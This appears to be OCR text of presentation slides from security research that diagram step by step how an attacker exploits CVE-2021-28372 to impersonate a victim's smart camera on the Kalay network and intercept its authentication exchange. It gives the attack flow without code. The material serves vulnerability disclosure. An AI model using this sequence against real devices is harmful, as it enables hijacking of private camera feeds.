


1. During device registration, camera requests an account-specific, shared secret key, **k**

Case Study #2: Breaking Custom Authentication


Kalay Network
Mobile Application (Remote Network 1)
Attacker Device (Remote Network 2)
2. Mobile app also requests k
1. During device registration, camera requests an account-specific, shared secret key, k
Smart Camera (Home Network)
Camera API Server

Case Study #2: Breaking Custom Authentication




Kalay Network
Mobile Application (Remote Network 1)
Attacker Device (Remote Network 2)
Smart Camera (Home Network)
Camera API Server

3. Attacker creates Kalay connection with camera, requests **c = Enc(d, k)**, repeatedly sends "keep-alive" messages

1. During device registration, camera requests an account-specific, shared secret key, **k**

2. Mobile app also requests **k**

Case Study #2: Breaking Custom Authentication




4. Attacker exploits CVE-2021-28372 to register victim's camera on the Kalay network using its UID

3. Attacker creates Kalay connection with camera, requests **c = Enc(d, k)**, repeatedly sends "keep-alive" messages


Kalay Network
Mobile Application (Remote Network 1)
Attacker Device (Remote Network 2)
Smart Camera (Home Network)
Camera API Server

Case Study #2: Breaking Custom Authentication




Kalay Network
4. Attacker exploits CVE-2021-28372 to register victim's camera on the Kalay network using its UID
Mobile Application (Remote Network 1)
5. Victim creates Kalay connection with Attacker, requests c from Attacker
3. Attacker creates Kalay connection with camera, requests c = Enc(d, k), repeatedly sends "keep-alive" messages
Attacker Device (Remote Network 2)
Smart Camera (Home Network)
Camera API Server

